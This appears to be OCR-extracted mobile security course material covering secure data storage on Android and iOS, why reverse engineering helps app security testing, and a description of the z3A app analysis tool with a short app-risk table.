
Listed below are some of the recommendations to store critical data securely:

Android

- Employ authentication mechanisms such as patterns, PINs, passwords, and fingerprints to safeguard the keys in Android KeyStore.
- Employ a hardware-backed Android KeyStore to ensure the security of the data stored.
- Use encryption methods to store data in a non-readable format.
- Implement authorization techniques to create and import keys.
- Ensure that the keys stored in the server can be accessed only after proper authentication.
- Ensure that the master key and other keys are stored in different locations.
- Derive keys using the passphrase provided by the user.
- The master key can be stored in the software implementation of Android KeyStore.
- Store encryption keys in a private location.

iOS

- Employ authentication mechanisms such as Touch ID, Face ID, passcodes, or passwords to safeguard the keychain.
- Employ hardware-backed 256-bit AES encryption to store critical data.
- Use access-control lists (ACLs) to specify accessibility to the keychain by applications.
- Store only small chunks of data directly in the keychain.
- Specify AccessControlFlags to authenticate the key.
- Implement a mechanism to erase the keychain data to ensure that the data are not accessed after uninstalling an application.



Reverse Engineering Mobile Applications

- Reverse engineering is the process of **analyzing and extracting** the source code of a software or application, and if needed, regenerating it with required modifications
- Reverse engineering is used to **disassemble a mobile application** to analyze its design flaws and fix any bugs that are residing in it

Reverse engineering is used to:

- Read and understand the source code
- Detect underlying vulnerabilities
- Scan for sensitive information embedded in the source code
- Conduct malware analysis
- Regenerate the application after some modifications

Why is reverse engineering effective?

- Initiates black-box testing on mobiles apps
- Improves static analysis in black-box testing
- Performs resilience assessment

Reverse Engineering Mobile Applications

Reverse engineering is the process of analyzing and extracting the source code of a software or application and, if needed, regenerating it with required modifications. Reverse engineering is used to disassemble a software program or a mobile application to analyze its design flaws and fix any bugs that are residing in it. The technique is also used for discovering underlying vulnerabilities and improving defense strategies against attacks. Reverse engineering can also be used in mobile platforms to create duplicate or clone apps.

Reverse engineering is used to:

- Read and understand the source code
- Detect underlying vulnerabilities
- Scan for sensitive information embedded inside the source code
- Conduct malware analysis
- Regenerate the application or software after applying some modifications

Why reverse engineering is effective?

Mobile security professionals need to possess basic knowledge of reverse engineering techniques for the below reasons:

- **Initiating black-box testing on mobiles apps**

  Current mobile apps incorporate controls that do not allow dynamic analysis. End-to-end encryption and SSL lead to obstacles in intercepting and modifications. Root detection restricts apps from operating on a rooted device. It can also hinder the usage of advanced tools for testing. These defenses should be neutralized to analyze the source code.

- **Improving static analysis in black-box testing**

  In black-box testing, the underlying design and operation of the application can be comprehended by static analysis of the binary code and bytecode of the app. The process can also help in discovering vulnerabilities in hardcoded credentials.


- **Performing resilience assessment**

  Apps must be designed to withstand reverse engineering by implementing software protection methods such as Mobile Application Security Verification Standard Anti-Reversing Controls (MASVS-R). Efficiency of the controls can be verified by conducting general testing methods such as resilience assessment. Security professionals need to perform a resilience assessment by conducting reverse engineering and trying to breach the mobile application's security defenses.

Source Code Analysis Tools

z3A Advanced App Analysis

z3A Advanced App Analysis allows security professionals to **identify security and privacy risks** across various iOS and Android applications



Apps 02/27/2014 - 02/26/2019

Classificati...	App Name	Version	Privacy Risk	Security Risk	Type
Legitimate	Park ATX	3.0.2	Medium	Low	iOS App

Mobile Security Tools


Unlike mobile devices of the past, today's mobiles come with advanced computing capability and connectivity (smartphones). One can use them to store data, browse the Internet, record videos, send SMS, play games, capture photos, and many other tasks. Therefore, mobile devices have become the major source for intruders to steal data. Various types of mobile security tools are discussed below.

Source Code Analysis Tools

- **z3A Advanced App Analysis**

  Source: *https://www.zimperium.com*

  z3A Advanced App Analysis allows security professionals to identify security and privacy risks across various iOS and Android applications. For each risky mobile app that is identified, Zimperium's z3ATM solution provides deep intelligence, including contextual analysis as well as privacy and security ratings. A parallel processing engine continuously collects and correlates data from multiple sources, i.e., from malware to data manipulation instances. Multivariate tests and validations are performed to identify mobile app security and privacy risks before they become threats.



Apps 02/27/2014 - 02/26/2019

Classificati...	App Name	Version	Privacy Risk	Security Risk	Type
Legitimate	Park ATX	3.0.2	Medium	Low	iOS App
Legitimate	ParkMobile	8.6.1	High	Medium	iOS App

Reverse Engineering Tools

